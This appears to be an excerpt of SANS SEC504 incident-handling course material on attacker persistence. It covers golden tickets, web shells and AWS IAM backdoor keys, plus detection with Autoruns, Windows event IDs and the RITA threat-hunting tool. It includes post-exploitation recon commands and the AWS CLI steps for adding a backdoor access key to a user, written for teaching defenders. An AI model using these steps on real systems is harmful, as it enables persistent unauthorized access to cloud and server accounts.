In the golden ticket attack, an adversary abuses the *root of trust* in the Kerberos network (the password hash of the `krbtgt` user) to sidestep all authentication requirements. This style of attack is also seen when a certificate authority (CA) is compromised, or a malicious root CA is installed. Since the root of all authentication services is under control of the attacker, the attacker can forge trusted tokens (tickets or certificates) to impersonate any user or service.

Golden ticket attacks are a significant threat for Windows-centric networks because they give an attacker nearly unlimited access to systems. As a persistence technique, access to the krbtgt password hash allows an attacker to forge tickets to access any service as any user, evading any normal authentication requirement.

The *Steal or Forge Kerberos Tickets: Golden Ticket* technique is classified by MITRE ATT&CK as T1558.001. More information is available at <https://attack.mitre.org/techniques/T1558/001/>.

- Minor changes to a web page can achieve attacker persistence
 - Inserted code into an existing file, or a standalone file
 - Code may be hidden or obfuscated to avoid detection



```
id && cat /etc/issue && uname -a && ps

uid=65534(nobody) gid=65534(nobody) groups=65534(nobody)
Welcome to Alpine Linux 3.10
Kernel \r on an \m (\l)

Linux bignews 5.10.25-linuxkit #1 SMP Tue Mar 23 09:27:39 UTC 2021 x86_64 Linux
PID  USER    TIME  COMMAND
  1  root      0:00  /sbin/docker-init -- /usr/bin/supervisord -c /etc/supervisor/conf.d/supervisord.conf
  7  root      0:00  {supervisord} /usr/bin/python2 /usr/bin/supervisord -c /etc/supervisor/conf.d/supervisord.conf
  9  root      0:00  nginx: master process nginx -g daemon off;
 10  root      0:00  {php-fpm7} php-fpm: master process (/etc/php7/php-fpm.conf)
 11  nginx     0:00  nginx: worker process
```

Persistence mechanisms can be deployed to exploit specific services as well, such as web servers. Compromised systems that run a web service are common targets for *web shell* persistence mechanisms where an attacker modifies the web page or application to gain persistence.

After compromising the web server, an attacker can insert code that, when executed, will give an attacker remote access to the system. This can be performed by changing an existing file or adding a new file with the web shell code to the server. In some cases, the web shell code can be hidden or obfuscated to avoid detection.

In the example on this page, a standalone file `imgupload.html` is added by an attacker, using a seemingly innocuous file name. Browsing to the page allows an attacker to submit one or more commands to be executed. This sample web shell code is published by this author at <https://gist.github.com/joswrlght/22f40787de19d80d110b37fb79ac3985> (<https://urls.sec504.org/zuncw>).

The use of a web shells for persistence is the *Server Software Component: Web Shell* technique, classified by MITRE ATT&CK as T1505.003. More information is available at <https://attack.mitre.org/techniques/T1505/003/>.

Cloud Persistence

Persistence

- Cloud systems (VMs, functions, containers) can all be modified for persistence
- IAM is a common target to retain persistent access
 - For AWS, attackers will identify accounts with 0 or 1 key to add persistence; three keys in a user account generates an error

Enumerate users

```
aws iam list-users
```

List user key/count

```
aws iam list-access-keys --user-name jsmith
```

Create new keys

```
aws iam create-access-key --user-name jsmith
```

Cloud systems are another target for an adversary to obtain persistent access following a compromise. Many of the same principles that we've already covered in this module apply to cloud Virtual Machine (VM) systems (shell listeners, unauthorized users, event subscribers, etc.), but cloud systems can also be targeted by manipulating the Identity and Access Management (IAM) functionality as well.

While an attacker can create a persistent access method for a cloud VM, getting persistent access to IAM allows them to gain privileged access to the cloud infrastructure. If the cloud account they compromise can create new users, an attacker may create backdoor key access to a user account that can reestablish their access to the cloud environment even if the IAM account password is changed. This is similar to the SSH key persistence method; the attacker bypasses password-based authentication for the IAM account by creating a key that is associated with an account.

For AWS, an attacker can enumerate IAM user accounts with the AWS command line interface tool `aws`. In the example in this page, the attacker first creates a list of users with IAM accounts by running `aws iam list-users`. AWS accounts allow up to two remote access keys for each IAM user account, so the attacker wants to identify a user that has 1 or no keys already associated with their account (trying to add a third key will generate an error and disclose the attacker's presence to the IAM account owner and the cloud administrator). Once the attacker identifies the target user account, they can create a new access key with `aws iam create-access-key`, saving the key information in their AWS credentials file to regain access to the target user.

- Focus on discovery and identification
- On a per-host basis, Autoruns can identify many of these attacks
- Monitor logging events: 4624, 4634, 4672, 4732, 4648, 4688, 4697
- Check registry values, local commands for signs of persistence
- EDR tools are a big help here for enterprise-wide monitoring

```
PS C:\WINDOWS\system32> Get-WMIObject -Namespace root\Subscription -Class  
__EventFilter | fl -property query
```

```
query : SELECT * FROM __InstanceCreationEvent WITHIN 60 WHERE TargetInstance  
ISA 'Win32_NTLogEvent' AND TargetInstance.EventCode = '4625' And  
TargetInstance.Message Like '%josh%'
```

When we look at persistence defense techniques, we are concerned with discovery and identification. Since persistence is a post-exploitation technique, remediation is also important after we identify the source of the persistence, but that comes after identification.

For Windows systems we can use the Sysinternals Autoruns utility to identify many of the attacks we've discussed. Auto-Start Extensibility Points (ASEPs), scheduled tasks, services, WMI event subscriptions, and event-triggered execution through debugging capabilities are all disclosed through Autoruns run in a GUI or command-line interface. We'll practice this in the lab exercise.

Other persistence techniques we've looked at will evade AutoRuns detection, such as adding a new user account or web shells. To detect these types of persistence methods we need to use auditing techniques that allow us to identify unauthorized changes to web application source or the introduction of new files or compare a list of *known authorized* user accounts to the output of `net user` or `net user /domain` on a domain controller.

We can also monitor the Windows environment for specific event IDs that can indicate unauthorized access attempts including 4624 (An account was successfully logged on), 4634 (An account was logged off), 4672 (Special privileges assigned to new logon), 4732 (A member was added to a security-enabled local group), 4648 (A logon was attempted using explicit credentials), 4688 (A new process has been created), 4697 (A service was installed in the system), and 4768 (A Kerberos authentication ticket (TGT) was requested). An excellent article on detecting forged Kerberos tickets by Sean Metcalf is available at <https://adsecurity.org/?p=1515>.

If you suspect an attacker has compromised the domain using a golden ticket attack, it is necessary to change the `krbtgt` password *twice*. The `krbtgt` account keeps a password history of 1, so change the password once is not enough to invalidate the attacker's access to forge Kerberos tokens.

One significant challenge with using tools such as Autoruns, registry interrogation, local PowerShell commands such as the `Get-WMIObject` example on this page to detect an event subscriber is that they don't scale particularly well in an enterprise network. This is where Endpoint Detection and Response (EDR) tools become particularly valuable, using their built-in or custom capabilities to interrogate systems across the enterprise for signs of attacker persistence.

Persistence – Takeaway

Persistence

- Once access is established, attackers will deploy one or more persistence methods
- Persistence methods can run based on any criteria established by an attacker
 - Using evasion techniques to blend in and to avoid detection
- Detection can be challenging but possible
 - You'll leverage many of the skills we've already covered on Windows, Linux, and cloud platforms


Understanding attacker techniques gives you the insight to know what to look for when evaluating persistence methods.

In this module we looked at several processes for attacker persistence, using flexibility, obfuscation, and evasion to try to evade defenders. Let's take a moment to look at some of the important takeaways for this module.

First, it's important to understand that attackers will deploy one *or more* persistence methods once a system is compromised. Remember the goals of an attacker that we looked at in the beginning of this module: regain access, avoid detect, preserve privileges, and flexible triggers. Deploying two or more persistence techniques gives an attacker even more reliability and flexibility in meeting their goals. As an incident responder, don't assume that the persistence method you've identified is the only method used by an attacker.

We saw how an attacker has almost unlimited flexibility in launching their persistence mechanism based on any event on Windows. Persistence can trigger on time-based events, but also on network, user login, system resource utilization, process execution, and much more. While we do use network-based analysis mechanisms to identify persistence, this is a better approach to identify *any* persistence across *many* devices seen in a packet capture. Waiting at a system and watching for a persistence execution event following a fresh reboot of a system may not reveal anything useful to the defender, as one small part of the attacker's strategy is to blend in and avoid detection.

Despite these challenges, it is possible to identify persistence mechanisms applied by an attacker. Doing so will require careful analysis, and the use of many of the Microsoft Windows tools we've already looked at in this course: netstat, wmic, reg, schtasks, sc, Sysinternals tools and more. Linux and cloud systems will also utilize similar tools to achieve similar goals. As an incident responder, your greatest strength in identifying persistence is understanding the techniques that are applied by adversaries to achieve their goals, then to apply the analysis tools and processes that we've practiced in lab exercises to identify and verify your findings.



In this module we investigated the topics surrounding the tactics attackers use to establish persistence on a compromised system. Gaining persistence access is a common goal for all attackers to retain access to a compromised system even after a reboot or other defense recovery actions. Attackers often establish persistence through Command & Control (C2) tools such as Metasploit Meterpreter, Cobalt Strike, and others. In this module we looked at several persistence techniques delivered through Metasploit Meterpreter, as well as other manual techniques.

Persistence mechanisms can be straightforward for the attacker such as creating a new user account. With administrator access, the attacker can use the Windows `net user` command to create a new user, then use `net localgroup` to add the user to the administrators group.

Other persistence mechanisms include running a program as a background task using Windows services. The Metasploit exploit `persistence_service` allows the attacker to deploy a payload that will start automatically when the system boots.

The Windows WMI event subscription feature allows processes on Windows to register an association with drivers and system components, executing code based on a desired trigger. This is similar to a scheduled task where an attacker can use WMI event subscription to schedule a persistence command to execute but has much more flexibility in what will trigger the code to execute, including system boot, user login failure events, CPU spiked, disk full warnings, and more. WMI event subscription can be implemented using Managed Object Format files (.mof) or using the Metasploit `wmi_persistence` exploit.

Some persistence mechanisms don't necessarily run code on a compromised system to regain access. The golden ticket persistence mechanism exploits a vulnerability in the Kerberos protocol where an attacker compromises the domain and obtains access to the `krbtgt` user password hash. The `krbtgt` password hash is the root of authentication in the Windows Kerberos implementation, allowing an attacker to forge arbitrary Ticket Granting Tickets (TGTs) to authenticate to domain systems.

Another powerful persistence mechanism is the use of web shells. After compromising a web server, an attacker can deploy a web shell to grant access to the server. The web shell might be deployed as a small number of changes to existing code or a standalone web page, often designed to be hidden or obfuscated. Accessing the web shell typically provides the attacker with the same privileges as the web server user but may be accompanied by other privilege escalation techniques.

Linux systems offer many of the same persistence opportunities as Windows systems. We've seen how an attacker can use the Netcat tool to listen on a specific port to give an attacker a shell on both Windows and Linux systems. Linux systems can schedule tasks using the crontab facility. New users can be added using the `adduser` command. An attacker can leverage SSH as a persistence technique as well, logging in with a username and password or by establishing SSH key access for authentication without password knowledge.

For cloud systems, persistence techniques apply to the exploitation of VMs using the same techniques applied to Windows and Linux systems. Cloud user accounts can also be subject to attack and persistence. By creating Identity and Access Management (IAM) user keys as a secondary access mechanism, an attacker can preserve their access to cloud accounts even after password resets.

Persistence is difficult to defend against due to the nature of its use as a post-exploitation technique. To defend against these attacks, we typically focus on discovery and identification of the persistence techniques, using analysis tools including Sysinternals, Windows event logs, registry key enumeration, and other analysis techniques covered in our Live Examination module.

LAB

Please work on the lab exercise
*Establishing Persistence with
Metasploit*



Please work on the lab exercise *Establishing Persistence with Metasploit*. For this lab exercise you will need your class Slingshot Linux VM and the class Windows VM.

Course Roadmap

- Incident Response
- Recon, Scanning, and Enumeration Attacks
- Password and Access Attacks
- Public-Facing and Drive-By Attacks
- Evasive and Post-Exploitation Attacks
- Hands-on CTF Event

Post-Exploitation Attacks

...

Lab: Pivot Exploitation

Hijacking Attacks

Lab: Responder Attack

Establishing Persistence

Lab: Establishing Persistence with Metasploit

[Defense Spotlight: RITA](#)

Lab: Real Intelligence Threat Analytics

Data Collection

Cloud Spotlight: Cloud Post-Exploitation

Lab: Cloud Configuration Assessment

Where to Go from Here

Lab: Building Review Cards with Anki (Optional)

Now that we've talked about how attackers are covering their tracks on the network, let's look at a free, sophisticated network analysis tool: RITA.

Defense Spotlight: RITA

- With persistence, attackers have C2 access to compromised systems
- As attackers adapt new C2 and exfil techniques, traditional IDS is less effective at identifying threats
- Real Intelligence Threat Analytics (RITA) uses statistical threat identification to analyze data over time for threat hunting
- RITA is primarily used for offline assessment of network activity
 - Reads from Zeek logging data for the greatest network event fidelity
 - RITA provides the best results with logging data collected 24+ hours

RITA detects known and yet-undiscovered attacker C2 using statistical anomaly analysis for network activity without relying on packet payload content analysis.

As attackers adapt to network monitoring tools, command & control (C2) and data exfiltration techniques have changed to evade traditional IDS tools. This lack of visibility comes from advances in attacker tools, but also from network protocols naturally evolving to encrypt more activity, and through the attacker trends for using blended protocols that integrate with existing data patterns used within the organization.

The Real Intelligence Threat Analytics (RITA) tool, designed by Active Countermeasures, is a free and open-source solution to identify attacker C2 using statistical anomaly analysis. RITA does not rely on packet payload inspection to identify threats like traditional IDS platforms; instead, it looks for signs of network activity that correspond to the patterns employed by attacker C2 tools, both known and unknown.

RITA can be used for offline assessment of network activity (e.g., it does not perform live network monitoring), using the logging data generated by the Zeek network analysis framework (<https://www.zeek.org/>). RITA provides the best results with logging data collected over 24 hours or more. In this fashion, RITA is an effective threat hunting tool to aid analysts in identifying and reacting to compromises within the network.

RITA is available at <https://www.activecountermeasures.com/free-tools/rita/>.

- Attacker C2 does not behave like normal network activity
 - Long connection duration between C2 and victim endpoint
 - Lots of consistent data sizes in packets for heartbeat checking
 - Consistent packet intervals (C2 *sleep* timers)
 - Consistent packet intervals within a jitter metric (*skew*)
 - Session size total packet or byte count consistency
- This behavior is common to attacker C2 frameworks, but not *specific* to different C2 tools
 - These are generic patterns that almost all C2 frameworks have
- RITA uses these and other characteristics to identify threats

The fundamental principle that drives the development of RITA is that *attacker C2 does not behave like normal network activity*. In a normal network, there will be proprietary and standards-based network protocols using a variety of different systems and ports, different total data transfer amounts, and periods of long or bursty network activity. Comparatively, attacker C2 is different, often having one or more characteristics that are different than legitimate network activity:

- Long connection duration between C2 and the victim endpoint
- Lots of consistent data sizes in packets used for heartbeat checking
- Consistent packet intervals (within a C2 sleep timer)
- Consistent packet intervals within a jitter metric (*skew*)
- A total session size or byte count consistency

RITA uses these and other characteristics to identify attacker C2 in an organization, without the need to characterize *specific* C2 frameworks. In several cases, new C2 tools are discovered that are already characterized by RITA because the new C2 framework shares the same goals and use cases as other C2 frameworks and has similar behavioral characteristics.

```
sec504@slingshot:~$ sudo service mongod start
sec504@slingshot:~$ mkdir zeeklogs && cd zeeklogs
sec504@slingshot:~/zeeklogs$ zeek -Cr ~/big-capture.pcap
sec504@slingshot:~/zeeklogs$ rita import . mynetwork
sec504@slingshot:~/zeeklogs$ rita html-report mynetwork
```

RITA works best with capture data over one or more days.

Score	Source	Destination	Connections	Avg. Bytes	Intvl. Range	Size Range	Intvl. Mode	Size
1.000	192.168.88.2	165.227.88.15	108858	199.000	860	230	1	89
0.834	192.168.88.2	13.107.5.2	27	198.000	2	33	12601	73
0.829	192.168.88.2	13.107.3.2	60	193.000	7576	3	3154	73
0.829	192.168.88.2	13.107.3.1	57	190.000	5902	3	3154	73
0.829	192.168.88.2	64.4.48.4	25	201.000	11133	0	3154	76

RITA ingests Zeek logs, storing the parsed data in a Mongo database. The analysis results require interpretation but can identify compromises other analysis tools will miss.

The example on the top of this page illustrates a basic use case for RITA. First, we create a directory to store the Zeek data. Next, we use the `zeek` command-line tool to read from the packet capture file (`-r`) ignoring TCP checksums (`-C`), storing the logs in the current directory. Then we import the Zeek logging data in the current directory (`.`) to a RITA database named `mynetwork`. Finally, we generate and automatically open the RITA HTML report for the specified database name (`mynetwork`).

RITA's HTML report shown on this page will show results for several different analysis functions organized into top-level links:

- Beacons: Regular timing between connections / packets
- Strobes: High packet counts in short period of time sent without stealth
- DNS: Exploded DNS analysis
- Deny List Sources (BL Source IPs): Connections from deny list IP addresses
- Deny List Destinations (BL Dest. IPs): Connections from deny list IP addresses
- Deny List Hostnames (BL Hostnames): Hostnames of deny list IP addresses
- Long Connections: Long connection times for TCP-established sessions
- User Agents: Web browser User Agent statistics

After importing the Zeek data into a named database, we can also examine specific RITA analysis functions by calling the function directly. For example, we can examine the RITA beacon analysis results with `rita show-beacons database-name`. By default, RITA will display the output in the CSV data format, allowing us to redirect the output to a file for subsequent analysis in Excel or another spreadsheet tool. Adding the `-H` option allows us to inspect the data in a *human-readable* table-like format.

Beacon Analysis

RITA

/home/sec504/mynetwork/ x +

file:///home/sec504/mynetwork/mynetwork/beacon

RITA Viewing: mynetwork Beacons Strobes DNS BL Source IPs

BL Dest. IPs BL Hostnames Long Connections User Agents RITA on

Score	Source	Destination	Connections	Avg. Bytes	Intvl. Range	Size Range	Intvl. Mode	Si M
0.996	10.234.234.100	138.197.117.74	8440	1317.				
0.834	10.234.234.100	65.52.108.210	52	511.0				
0.834	10.234.234.105	40.77.224.145	52	510.0				
0.834	10.234.234.103	131.253.34.248	49	519.000	30	2566	1683	19

C2 frameworks often sent beacon packets to the controller at a regular interval. This is unusual activity for a normal client device.

SANS

SEC504 | Hacker Tools, Techniques, and Incident Handling

52

RITA is a threat hunting tool intended to aid analysts. Unlike a network IDS that attempts to characterize a specific attack on the network, RITA does not attempt to identify a specific C2 or threat group. RITA leaves the interpretation of threats to the analyst, which requires a bit more understanding of the information presented by RITA. Let's look at several examples of the insight provided by RITA, and how you can use the information it provides to identify threats within your network.

First, we'll examine the *Beacons* assessment provided by RITA in the HTML report output shown on this page. Beaconsing is a characteristic of C2 frameworks where a compromised system reaches out to the controlling server with a periodic frequency. The beacon packets are a request for direction for the client to act upon as directed by the attacker control server, such as downloading a file, executing a command, or running a post-exploitation task. Many C2 frameworks utilize beacon packets in their network implementation with a regular frequency; possibly every minute, every 5 minutes, or maybe every 10 minutes. Because the attacker must wait for the beacon to arrive to tell the victim to complete a task, the *beacon interval* (the time between beacon packets) is generally short in nature.

RITA uses the characteristic of beaconing to identify threats in several ways. One reliable detection mechanism is the presence of a *Score* value near or at 1. In the example on this page, the internal host at 10.234.234.100 has a beacon score of 0.996 or almost 1. This value indicates the regularity in beacon interval timing for the duration of the network traffic. A score of 1 indicates a perfect repetition of packet activity between the source and destination endpoints for the beacon interval (e.g., the host at 10.234.234.100 sends a packet to the host at 138.197.117.74 every 10 minutes reliably for the duration of the capture logging data). A value slightly less than 1 can be characterized as network delay or dropped packets but remains a strong indicator of a compromised node in the network.

Long Connections

RITA

```
sec504@slingshot:~$ rita show-long-connections -H mynetwork | head -15
```

SOURCE IP	DESTINATION IP	DSTPORT:PROTOCOL:SERVICE	DURATION
10.55.100.100	65.52.108.225	443:tcp:-	23h57m02s
10.55.100.107	111.221.29.113	443:tcp:-	23h57m00s
10.55.100.109	65.52.108.218	443:tcp:-	01h49m22s
10.55.100.104	65.52.108.204	443:tcp:-	01h28m45s
10.55.182.100	104.244.43.112	443:tcp:ssl,	10m00s
		443:tcp:-	
10.55.182.100	23.52.162.21	443:tcp:ssl	09m50s
10.55.182.100	198.8.70.210	443:tcp:-,	07m29s
		443:tcp:ssl	
10.55.182.100	104.20.168.10	443:tcp:ssl	07m25s
10.55.182.100	104.16.162.13	443:tcp:ssl	06m40s
10.55.100.108	65.52.108.191	443:tcp:ssl	06m00s

SANS

SEC504 | Hacker Tools, Techniques, and Incident Handling

53

A second threat indicator provided by RITA is the presence of long connections. Normally, client devices will connect to another network endpoint, exchange data, then disconnect. However, some C2 frameworks such as Meterpreter will establish and keep a TCP session for an extended period of time. Like the beacon analysis, this is another way that RITA can characterize threats in the network without looking for signatures of specific C2 frameworks.

In the example on this page, we use RITA's human-readable output (-H) with the `show-long-connections` argument (the same information that is available in the HTML report *Long Connections* tab). Here we see several internal hosts connecting to different targets on the internet using TCP/443 with a very long duration period.

DNS Analysis

RITA

```
sec504@slingshot:~$ rita show-exploded-dns mynetwork | head -15
Domain,Unique Subdomains,Times Looked Up
totallynotevil.net,7822,7822
microsoft.com,36,5264
fastly.net,17,603
map.fastly.net,16,601
mp.microsoft.com,15,315
delivery.mp.microsoft.com,9,104
windowsupdate.com,8,176
akamaiedge.net,8,1791
dl.delivery.mp.microsoft.com,8,37
services.mozilla.com,8,2319
mozilla.com,8,2319
tlu.dl.delivery.mp.microsoft.com,7,23
cloudfront.net,7,262
download.windowsupdate.com,7,104
```

Exploded DNS analysis shows you the unique subdomain count, and reference count. CDNs will commonly have lots of subdomains. **totallynotevil.net** is not a CDN.

SANS

SEC504 | Hacker Tools, Techniques, and Incident Handling

54

RITA also includes a breakdown of DNS analysis that quickly reveals the presence of DNS tunneling tools such as DNSCat2. In the example on this page, we demonstrate RITA's default CSV-formatted output using the `show-exploded-dns` argument. The CSV output displays three columns: Query domain from the internal host, the number of unique subdomains associated with the host, and the number of times the internal system queried the total number of subdomains.


Normally, the number of subdomains for a given domain is a relatively small number: Dozens, perhaps hundreds. Some subdomains are exceptions to this, such as Cloudflare and the dynamic DNS site `dyn.com` where unique subdomains are generated for each customer. In the example on this page, however, we see the anomalous behavior in the number of subdomains allocated to `totallynotevil.org`.

To communicate through DNS tunneling and to avoid DNS caching, DNSCat2 and other DNS tunneling tools will generate many unique subdomains for the C2 channel. RITA's assessment indicates that `totallynotevil.org` has 7,822 subdomains, far more than any other domain, and is a very strong indicator of a compromise in the network.

RITA is a Threat Hunting Tool

RITA

- RITA gives you insight into network activity that could represent compromised systems
- This is a starting point where you will have to use your OSINT, recon, and packet capture skills for additional analysis
 - Using Bing, SHODAN, Pulsedive, Threatcrowd for IP address reconnaissance
 - Take a local packet capture using netsh to assess host activity
- Edit RITA config.yaml after your analysis to allow list or deny list IP addresses
- Continue to rerun RITA for new insight



SANS


SEC504 | Hacker Tools, Techniques, and Incident Handling

55

It is important to note that RITA is a threat hunting tool that is designed to aid the analyst, not a tool that provides a list of compromised hosts that you should immediately involve in your incident response process. Instead, we can use RITA as a starting point for our analysis where you will have to utilize your skills in OSINT data collection, reconnaissance analysis, and packet capture to gain additional information about the systems in question.

Using the RITA assessment results, collect information about the remote endpoints interacting with local systems. Use the Bing `ip:address` search feature or other third-party tools such as SHODAN, Pulsedive, and Threatcrowd to collect IP address reconnaissance information. If the long connection endpoint is a Microsoft Windows Update server, then most organizations can safely rule out the RITA indicator as not an indicator of compromise. Consider taking local packet captures on the endpoint system (using netsh trace or Wireshark) to collect additional information about network activity on the host itself, assessing the network activity to gain additional insight for a potential system compromise.

If you are able to rule out a host as a non-malicious site (such as the Microsoft Windows Update servers) you can add the IP address information to the RITA `config.yaml` file for a trusted host. Similarly, malicious hosts can be added to the `config.yaml` deny list section for subsequent insight as you continue to evaluate the network with RITA.



This visual association summary is included in your ISO media files as Summary-RealIntelligenceThreatAnalytics.pdf

In this module we investigated the topics surrounding the capabilities of the free and open-source Real Intelligence Threat Analytics (RITA) utility. RITA is a threat-hunting tool that uses network activity and statistical analysis techniques to identify compromised systems.

Attacker Command & Control (C2) activity is unlike normal network activity, especially when evaluated over a 24-hour period or longer. RITA identifies signs of compromised system by looking for C2 activity. RITA does not look for *specific* C2 framework signatures, instead, it looks for activity that is consistent among most C2 tools such as long connection durations, beaconing, consistent packet sizes, consistent packet intervals, and other similar characteristics.

To use RITA, start by capturing core network activity for 24 hours or more. RITA uses Zeek logging data for analysis, so you can capture data in libpcap format and convert to ASCII logs using Zeek or capture in Zeek format from the start. Next, import the Zeek logs into the RITA database using `rita import /dir/to/logs dbname` where `dbname` is a name you choose to describe the logging data. Once the data is imported into the database you can generate a report by running `rita html-report` or access the other data presentation formats supported.

RITA does not identify specific attacks or attack tools. Instead, you are presented with the results of the statistical analysis, and you must interpret them to identify threats for investigation. RITA includes support for several analysis functions including reporting on beacon interval, presenting statistics for long TCP or UDP connections, and a breakdown of DNS subdomain activity. Once you understand the C2 tools and how they operate, we can effectively use RITA to identify these attacks in our networks.

We can use RITA to identify potential compromises in our networks, but that is just the first step. Once we identify the IP addresses, we can use OSINT to evaluate the IP address information and protocols in use. We can also use RITA as a tool to kick off a live analysis on hosts suspected of sending C2 activity. As you learn more from your investigation, you can edit the RITA configuration file to exclude or include specific IP addresses, re-running RITA to gain additional insight into attacks in your organization.

LAB

Please work on the lab exercise
Real Intelligence Threat Analytics



Please work on the lab exercise *Real Intelligence Threat Analytics*. For this lab exercise you will need your class Slingshot Linux VM.

Course Roadmap

- Incident Response
- Recon, Scanning, and Enumeration Attacks
- Password and Access Attacks
- Public-Facing and Drive-By Attacks
- Evasive and Post-Exploitation Attacks
- Hands-on CTF Event

Post-Exploitation Attacks

...

Lab: Pivot Exploitation

Hijacking Attacks

Lab: Responder Attack

Establishing Persistence

Lab: Establishing Persistence with Metasploit

Defense Spotlight: RITA

Lab: Real Intelligence Threat Analytics

Data Collection

Cloud Spotlight: Cloud Post-Exploitation

Lab: Cloud Configuration Assessment

Where to Go from Here

Lab: Building Review Cards with Anki (Optional)

We'll continue our look at attacker tactics, techniques, and procedures with a look at techniques attackers use for data collection on victim hosts.

- Data collection may be the attacker's ultimate goal
 - Stealing secrets, obtaining intellectual property, financial records, CCs
 - Harvesting data for ransom (decrypt, or disclose)
